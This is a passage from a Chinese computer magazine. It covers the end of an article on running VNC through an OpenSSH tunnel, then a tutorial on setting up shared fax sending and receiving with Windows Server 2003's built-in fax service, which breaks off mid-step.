


图12

如果需要经常连接可以保存此对话配置。单击open进行连接，输入用户名密码登入SSH Server。此时我们唯一要做的就是打开VNCviewer，输入127.0.0.1进行连接，VNC会要求我们键入密码，输入之前设置的连接密码。

Ok，远程服务器的画面尽收眼底，此时你可以放心的进行操作，你现在所进行VNC连接是通过我们挖掘的SSH安全隧道的。如图13所示。

通过OpenSSH，我们还可以使用安全FTP等功能，篇幅所限，笔者这里就不多加介绍，请读者自行研习。

编者按：

随着网络办公，远程管理计算机的人越来越多，对于其网络的要求越来越高了。网络安全问题日益突出的今天，SSH安全连接的使用已经成为企业和单位保护网络通信安全的一道重要屏障，类似OpenSSH+VNC的组合，终于让网管们可以放心了。





图13

适合读者：网络管理员，系统管理员
前置知识：无

Windows 2003 也玩传真共享



文/图 朱宏志

通常使用传真机手动发送传真有很多不足之处，比如需要先打印文档再进行发送，既提高成本又降低效率。实际上，只要有一只Modem（内置的也行），你就可以让局域网内的用户在他们的计算机上发送传真，甚至接收传真，现在我们就来利用Windows Server 2003内置的传真服务实现我们的目的。

硬件准备

Modem都有两个口，一个Line口，这个是接电话进线的，一个Phone口，这个是接电话机的。请把Modem安装在一台Windows Server 2003的服务器上，因为Windows Server 2003可以提供传真共享服务。安装好Modem驱动。




图1

安装传真服务

Windows 2003默认情况下传真服务没有安装，需要从控制面板的"添加删除程序"中自行安装，如图1所示。

共享传真机

安装好传真服务之后，就可以在控制面板的"打印机和传真"中像共享打印机一样共享上面安装的Modem，这个Modem的图标是一个传真机模样，如图2所示。




图2

安装共享传真客户端

客户端在能够发送传真之前，需要安装共享传真客户端，这个共享传真客户端的安装就如安装网络打印机一

样，进入"开始/设置/打印机/添加打印机"，选择安装网络打印机项，然后填入共享传真机的网络共享位置及网络共享名即可，如图3 所示。不过注意在安装过程中不要把这台传真机设为默认打印机，不然所有打印都将发送到这传真上，另外在安装过程中会要求重启计算机。




图3

客户端发送传真

这里以发送一个Word文档为例说明发送的步骤。

1）先打开相应的Word文档

2）打印法，打印机选择上面安装的共享传真机。

3）弹出传真发送向导，注意在收件人信息中正确填写传真号码，如果你是从内线拨号，可能还需要加上拨号字头，请在拨号字头和对方传真号之间加上逗号，如图4 所示。




图4

完成后就可以发送传真了。

接收传真

默认情况下，Modem 并不接收传真，要使用此Modem接收传真，请进入"程序/附件/通讯/传真/传真服务管理器"，定位到"设备和提供程序/设备"，然后右击下面的Modem设备，进入其属性窗口，如图5所示。

在图5 中勾选上"接收传真"，在下面可以选择"自动应答"或"手动响应"，如果选择"自动应答"，则应该在右边填上一个"应答前响铃次数"值，默认值是2，也就是说电话铃声响了两次无人接听的话就将作为传真处理。

接下来还要配置接收传真的方式，你可以把传真接收到电子邮箱中，或者保存到一个文件夹中，或者通过打印机打印出来，当然也可以上面几种都选择。要进行这个配置，请定位到上面Modem设备下的"传入方法"项，然

